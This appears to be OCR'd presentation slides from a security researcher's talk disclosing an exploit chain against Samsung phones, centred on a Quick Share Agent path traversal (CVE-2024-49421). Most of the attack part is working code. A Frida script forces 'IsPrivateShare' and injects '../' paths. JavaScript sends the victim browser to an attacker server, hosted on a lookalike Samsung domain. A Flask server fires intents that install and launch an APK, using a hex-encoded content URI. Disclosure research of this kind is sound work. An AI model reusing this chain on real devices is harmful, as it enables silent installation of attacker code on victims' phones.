
- Well that's neat! You can force the phone to download files from another phone nearby!
- The plan: force the target phone to download the Drozer `.apk` file from an attacker phone

- …but the files get placed in `/sdcard/Downloads/Quick Share/`
- F[redacted]G GOOGLE TV AND SMART SWITCH AGENT DOESN'T HAVE ACCESS TO `/sdcard/`

YayContentProviderYay….

- That was the last interesting thing I found before I went to bed that night
  - “It’s a cool finding though…”
  - “The transfer probably happens over Bluetooth…”
  - “Its interesting that the phone automatically connects to an attacker’s phone…”
  - “…connects to an attacker’s phone…”
  - “…attacker controlled phone…”





CONNECTS TO AN ATTACKER CONTROLLED PHONE

CAN THE ATTACKER MODIFY WHERE THE FILE IS SAVED!?

Last App Exploited – Samsung Quick Share Agent

Samsung Quick Share Agent

- Package – `com.samsung.android.aware.service`
- Version pwned - 3.5.19.33

- What this app does:
  - Works with Samsung Quick Share to transfer files from one phone to another
    - Samsung Quick Share is the UI, while Samsung Quick Share Agent is the background service
- Other important information

Samsung Quick Share Agent

- At a high level, this is how sharing files with Samsung Quick Share worked

Samsung Quick Share Agent

- At a high level, this is how sharing files with Samsung Quick Share worked
  - Socket connection is established between the two phones

Samsung Quick Share Agent

- At a high level, this is how sharing files with Samsung Quick Share worked
  - Socket connection is established between the two phones
  - “Transfer Information” is sent to the receiver phone


```
{
  "TotalBytes": 6610597,
  "TotalCount": 1,
  "ItemType": "File",
  "IsAlbumShare": true,
  "IsPrivateShare": false,
  "SenderFriendlyName": "YayAttackerPhoneYay",
  "TransportDescription": "",
  "serviceVersion": 1,
  "FsaMetadata": {
    "preview": true,
    "transcoding": true,
    "myfilesuri": true,
    "nonDestructive": true,
    "fastshare": true,
    "receivercallback": 1,
    "wlanshare": true,
    "sessiontransfer": true,
    "ImmediatelyStartService": true,
    "CustomControl": true,
    "oneway_interface": true,
    "CheckPermission": true,
    "FSAProtocol": "{d:2, t:1}",
    "unlimited": true,
    "folder": true,
    "pretransfer": true
  },
  "AppSessionId": 0,
  "RequestCustomControl": false,
  "Action": "CreateSession",
  "SessionID": "642ad8db-0362-41ec-9e02-aec9d5e1ca4f",
  "RequestID": "528349104062"
}
```

Samsung Quick Share Agent

- At a high level, this is how sharing files with Samsung Quick Share worked
  - Socket connection is established between the two phones
  - “Transfer Information” is sent to the receiver phone
  - “File Information” is sent to the receiver phone


```
{
  "Name": "yay.apk",
  "TotalBytes": 6610597,
  "Path": "/storage/emulated/0/ShareViaWifi/yay.apk",
  "Url": "ftcp_url_0_",
  "NDE": "NONE",
  "LastModified": 1727157905000,
  "Action": "TransportItem",
  "SessionID": "642ad8db-0362-41ec-9e02-aec9d5e1ca4f",
  "RequestID": "528349104062"
}
```

Samsung Quick Share Agent

- At a high level, this is how sharing files with Samsung Quick Share worked
  - Socket connection is established between the two phones
  - “Transfer Information” is sent to the receiver phone
  - “File Information” is sent to the receiver phone
  - File is sent to the receiver phone

Samsung Quick Share Agent

- At a high level, this is how sharing files with Samsung Quick Share worked
  - Socket connection is established between the two phones
  - “Transfer Information” is sent to the receiver phone
  - “File Information” is sent to the receiver phone
  - File is sent to the receiver phone
  - File is saved to `/sdcard/Android/data/com.samsung.android.aware.service/files/<requestId>/`

```
e1q:/sdcard/Android/data/com.samsung.android.aware.service/files $
ls -la ./528349104062
total 6466
drwxrws--- 2 u0_a158 ext_data_rw    3452 2025-05-05 12:06 .
drwxrws--- 3 u0_a158 ext_data_rw    3452 2025-05-05 12:06 ..
-rw-rw---- 1 u0_a158 ext_data_rw 6610597 2024-09-23 23:05 yay.apk
```

Samsung Quick Share Agent

- At a high level, this is how sharing files with Samsung Quick Share worked
  - Socket connection is established between the two phones
  - “Transfer Information” is sent to the receiver phone
  - “File Information” is sent to the receiver phone
  - File is sent to the receiver phone
  - File is saved to `/sdcard/Android/data/com.samsung.android.aware.service/files/<requestId>/`
  - File is moved to `/sdcard/Download/Quick Share/`

```
e1q:/sdcard/Download/Quick Share $ ls -la
total 6460
-rw-rw---- 1 u0_a309 media_rw 6610597 2024-09-23 23:05 yay.apk
```


Samsung Quick Share Agent

- At a high level, this is how sharing files with Samsung Quick Share worked
  - Socket connection is established between the two phones
  - “Transfer Information” is sent to the receiver phone
  - “File Information” is sent to the receiver phone
  - File is sent to the receiver phone
  - File is saved to `` `/sdcard/Android/data/com.samsung.android.aware.service/files/<requestId>/` ``
  - File is moved to `` `/sdcard/Download/Quick Share/` ``
  - “Close Session” is sent to the receiver phone

```
{
  "Action": "CloseSession",
  "SessionID": "642ad8db-0362-41ec-9e02-aec9d5e1ca4f",
  "RequestID": "528349104062"
}
```

Samsung Quick Share Agent

- At a high level, this is how sharing files with Samsung Quick Share worked
  - Socket connection is established between the two phones
  - “Transfer Information” is sent to the receiver phone
  - “File Information” is sent to the receiver phone
  - File is sent to the receiver phone
  - File is saved to `` `/sdcard/Android/data/com.samsung.android.aware.service/files/<requestId>/` ``
  - File is moved to `` `/sdcard/Download/Quick Share/` ``
  - “Close Session” is sent to the receiver phone



Samsung Quick Share Agent

- The “File Information” data contained the file name

```
{
  "Name": "yay.apk",
  "TotalBytes": 6610597,
  "Path": "/storage/emulated/0/ShareViaWifi/yay.apk",
  "Url": "ftcp_url_0_",
  "NDE": "NONE",
  "LastModified": 1727157905000,
  "Action": "TransportItem",
  "SessionID": "642ad8db-0362-41ec-9e02-aec9d5e1ca4f",
  "RequestID": "528349104062"
}
```

- Frida script to change the file name so that it contains `../` characters

```
console.log("script loaded");
Java.perform(function() {

    var yayclass1yay = Java.use('e2.t');

    yayclass1yay.n
    .overload('org.json.JSONObject', 'e2.h', 'boolean')
    .implementation = function(a,b,c) {

        if (a.has("Name")) {
            a.put("Name","/../../../../../../yay.apk")
        }

        var ret_val = this.n(a,b,c);
        return ret_val;
    }
});
```

Samsung Quick Share Agent

```
e1q:/sdcard/Download/Quick Share $ ls -la
total 6460
-rw-rw---- 1 u0_a309 media_rw 6610597 2024-09-23 23:05 -.-.-.-.-.-.-.-yay.apk
```

Samsung Quick Share Agent

- Code for sure sanitizes out `../` characters in the “Name” and “Path” fields

```
public final class i implements k.c, c {
    public final l s(JSONObject var1) {
        String var10;
        String var12;
        String var13;
        if (this.b.x()) {
            var12 = var1.optString( name: "Name",  fallback: "Unknown.dat");
            f5.k.d(var12,  str: "message.optString(ARG_NAME, \"Unknown.dat\")");
            var13 = var1.optString( name: "Path");
            f5.k.d(var13,  str: "message.optString(ARG_PATH)");
        } else {
            var10 = var1.optString( name: "Name",  fallback: "Unknown.dat");
            f5.k.d(var10,  str: "message.optString(ARG_NAME, \"Unknown.dat\")");
            var12 = (new k5.i( r2: "[:\"<>*?|/\u0000-\u001f\u007f\\\\]")).e(var10,  str: "-");
            var10 = var1.optString( name: "Path");
            f5.k.d(var10,  str: "message.optString(ARG_PATH)");
            var13 = (new k5.i( r2: "[:\"<>*?|\u0000-\u001f\u007f\\\\]")).e(var10,  str: "-");
        }
```

Samsung Quick Share Agent

- …wait what is that….
- …the “Name” and “Path” fields don’t get sanitized here

```
public final class i implements k.c, c {
    public final l s(JSONObject var1) {
        String var10;
        String var12;
        String var13;
        if (this.b.x()) {
            var12 = var1.optString( name: "Name",  fallback: "Unknown.dat");
            f5.k.d(var12,  str: "message.optString(ARG_NAME, \"Unknown.dat\")");
            var13 = var1.optString( name: "Path");
            f5.k.d(var13,  str: "message.optString(ARG_PATH)");
        } else {
            var10 = var1.optString( name: "Name",  fallback: "Unknown.dat");
            f5.k.d(var10,  str: "message.optString(ARG_NAME, \"Unknown.dat\")");
            var12 = (new k5.i( r2: "[:\"<>*?|/\u0000-\u001f\u007f\\\\]")).e(var10,  str: "-");
            var10 = var1.optString( name: "Path");
            f5.k.d(var10,  str: "message.optString(ARG_PATH)");
            var13 = (new k5.i( r2: "[:\"<>*?|\u0000-\u001f\u007f\\\\]")).e(var10,  str: "-");
        }
```


Samsung Quick Share Agent

- Lets make `x()` return “True” so `../` does not get sanitized

```
public final class i implements k.c, c {
    public final l s(JSONObject var1) {
        String var10;
        String var12;
        String var13;
        if (this.b.x()) {
            var12 = var1.optString( name: "Name",  fallback: "Unknown.dat");
            f5.k.d(var12,  str: "message.optString(ARG_NAME, \"Unknown.dat\")");
            var13 = var1.optString( name: "Path");
            f5.k.d(var13,  str: "message.optString(ARG_PATH)");
        } else {
            var10 = var1.optString( name: "Name",  fallback: "Unknown.dat");
            f5.k.d(var10,  str: "message.optString(ARG_NAME, \"Unknown.dat\")");
            var12 = (new k5.i( r2: "[:\"<>*?|/\u0000-\u001f\u007f\\\\]")).e(var10,  str: "-");
            var10 = var1.optString( name: "Path");
            f5.k.d(var10,  str: "message.optString(ARG_PATH)");
            var13 = (new k5.i( r2: "[:\"<>*?|\u0000-\u001f\u007f\\\\]")).e(var10,  str: "-");
        }
```

Samsung Quick Share Agent

- `x()` returns True if `h` is True
- `h` is set based on `J(boolean)`



Samsung Quick Share Agent

```
public class b {
    public final boolean x() {
        return this.h;
    }
}
```

```
public class b {
    public final void J(boolean z5) {
        this.h = z5;
    }
```

- The argument passed to `J(boolean)`is based on `isPrivateShare`!?!?!?

```
public final class i implements k.c, c {
    public final boolean D(e2.c c, JSONObject jSONObject) {
        this.b.W( j6: 0L);
        this.b.T( z5: false);
        this.b.B(jSONObject.optBoolean( name: "IsAlbumShare",  fallback: false));
        this.b.J(jSONObject.optBoolean( name: "IsPrivateShare",  fallback: false));
        this.b.I(c.f());
        this.b.H(c.i());
        this.b.G(jSONObject.optString( name: "SenderFriendlyName",  fallback: "Unknown"));
        this.b.E( str: "ASF FileShare");
```

Private Share?


- There are two types of shares: Normal and Private
- Normal – files are unencrypted and automatically uploaded to a Samsung server for temporary storage
- Private – files are encrypted and only stay on the sender and receiver phones
  - So nothing is uploaded to Samsung's servers

How to send files through Private Share

Private Share uses blockchain-based encryption technology. Through Private Share, content is encrypted before delivery. The sender can control the recipient's access and can see when the recipient received and opened it. You can share up to 10 files at once, but the total size needs to be less than 20MB.

Step 1. Select the file you want to send, and then tap the **Share** icon.

Step 2. Tap **Private Share**, then designate the person you want to send it to Private Share.



Samsung Quick Share Agent

- I have no idea how Private Share actually works ¯_(ツ)_/¯
- What mattered though is:
  - The “Private Share” parameter is sent via the “Transfer Information” data
  - The attacker phone can just declare a “Private Share” without actually creating a “Private Share” connection
  - This is enough to bypass the `../` sanitization
- So we just need to make sure `isPrivateShare` = `true` all the time


```
{
  "TotalBytes": 6610597,
  "TotalCount": 1,
  "ItemType": "File",
  "IsAlbumShare": true,
  "IsPrivateShare": false,
  "SenderFriendlyName": "YayAttackerPhoneYay",
  "TransportDescription": "",
  "serviceVersion": 1,
  "FsaMetadata": {
    "preview": true,
    "transcoding": true,
    "myfilesuri": true,
    "nonDestructive": true,
    "fastshare": true,
    "receivercallback": 1,
    "wlanshare": true,
    "sessiontransfer": true,
    "ImmediatelyStartService": true,
    "CustomControl": true,
    "oneway_interface": true,
    "CheckPermission": true,
    "FSAProtocol": "{d:2, t:1}",
    "unlimited": true,
    "folder": true,
    "pretransfer": true
  },
  "AppSessionId": 0,
  "RequestCustomControl": false,
  "Action": "CreateSession",
  "SessionID": "642ad8db-0362-41ec-9e02-aec9d5e1ca4f",
  "RequestID": "528349104062"
}
```

Bug 5 – Write Any Location Via Path Traversal

- CVE-2024-49421
- A path traversal vulnerability that lets an attacker write a file to an arbitrary location

- To exploit this bug, I needed another rooted Samsung phone nearby with a Frida script / Xposed module which:
  - Changed `` `IsPrivateShare` `` to True
  - Add `` `../` `` characters to either the `` `Name` `` or `` `Path` `` variable

Bug 5 – Write Any Location Via Path Traversal

My rooted attacker S24 phone


Target S24 phone

Bug 5 – Write Any Location Via Path Traversal

- Frida script that needs to run on the attacker phone
  - `IsPriavateShare` is forced to `True`
- Remember GPUWatch? And how it had an exported Content Provider that serves files at `/sdcard/GPUWatch_Dump/html`
- Lets force the victim phone to save the `.apk` file in that directory

```
console.log("script loaded");
Java.perform(function() {

    var yayclass1yay = Java.use('e2.t');

    yayclass1yay.n
    .overload('org.json.JSONObject', 'e2.h', 'boolean')
    .implementation = function(a,b,c) {

        if (a.has("IsPrivateShare")) {
            a.put("IsPrivateShare", true)
        }
        if (a.has("Path")) {
            a.put("Path","/../../../../../../GPUWatch_Dump/html/")
        }
        var ret_val = this.n(a,b,c);
        return ret_val;
    }
});
```

Bug 5 – Write Any Location Via Path Traversal



- `.apk` file can now be downloaded from GPUWatch's Content Provider

```
console.log("script loaded");
Java.perform(function() {

    var yayclass1yay = Java.use('e2.t');

    yayclass1yay.n
    .overload('org.json.JSONObject', 'e2.h', 'boolean')
    .implementation = function(a,b,c) {

        if (a.has("IsPrivateShare")) {
            a.put("IsPrivateShare", true)
        }
        if (a.has("Path")) {
            a.put("Path","/../../../../../../GPUWatch_Dump/html/")
        }
        var ret_val = this.n(a,b,c);
        return ret_val;
    }
});
```

```
e1q:/ $ content query --uri content://com.samsung.gpuwatchapp.HtmlDumpProvider/yay.apk
Row: 0 _display_name=yay.apk, _size=6610597
```

Exploit Code for All Exploits

```
yaytrampolineyay
<script>

// get hostname and port
var yayquerystringyay = window.location.search;
var yayurlparamsyay = new URLSearchParams(yayquerystringyay);
var yaypythonserveryay = yayurlparamsyay.get('yayattackeryay');

// launch share live and download file
location.href="http://" + yaypythonserveryay + "/yaydownloadyay";

// count down for 15 seconds, then execute `yayinstallyay`
const yaytimeoutyay = setTimeout(yayinstallyay, 15000);

// launch easy mover agent
function yayinstallyay() {
    location.href="http://" + yaypythonserveryay + "/yayinstallyay";
    // count down for 15 seconds, then execute `yaylaunchyay`
    const yaytimeout2yay = setTimeout(yaylaunchyay, 15000);
}

// launch drozer
function yaylaunchyay() {
    location.href="http://" + yaypythonserveryay + "/yaylaunchyay";
}


</script>
```

HTML hosted at
https://us.mcsvc.samsung.com.[redacted].com

Exploit Code for All Exploits

```python
from flask import Flask, redirect, url_for, send_from_directory

app = Flask(__name__)

# Route for serving index.html
@app.route('/')
def index():
    return send_from_directory('', 'index.html')
```

Download yay.apk from attacker controlled phone


```python
# open sharelive to download yay.apk to arbitrary location
@app.route('/yaydownloadyay')
def yaydownloadyay():
    yayqrcodeyay = "qwertyuiop12"
    return redirect("intent://qr.quickshare.samsungcloud.com/" + yayqrcodeyay + "#Intent;component=com.samsung.android.app.sharelive/
        com.samsung.android.app.sharelive.presentation.applink.QrCodeAppLinkActivity;scheme=https;end;", code=302)

# open easy mover agent and install apk from content provider
@app.route('/yayinstallyay')
def yayinstallyay():
    yayssmuriyay = "%63%6f%6e%74%65%6e%74%3a%2f%2f%63%6f%6d%2e%73%61%6d%73%75%6e%67%2e%67%70%75%77%61%74%63%68%61%70%70%2e%48%74%6d%6c%44%75
        %6d%70%50%72%6f%76%69%64%65%72%2f%79%61%79%2e%61%70%6b"
    redirect("intent://#Intent;component=com.sec.android.easyMover.Agent/.ui.SsmUpdateCheckActivity;action=com.sec.android.easyMover.Agent.W
    ATCH_INSTALL_SMART_SWITCH;S.MODE=DIALOG;S.ssm_action=yayactionyay;S.ssm_uri=" + yayssmuriyay + ";end;", code=302)
```

URI points to GPUWatch Content Provider

```python
# launch drozer
@app.route('/yaylaunchyay')
def yaylaunchyay():
    return redirect("intent://#Intent;component=com.yaydevhackmodyay.drozer/com.mwr.dz.activities.MainActivity;end;", code=302)
```

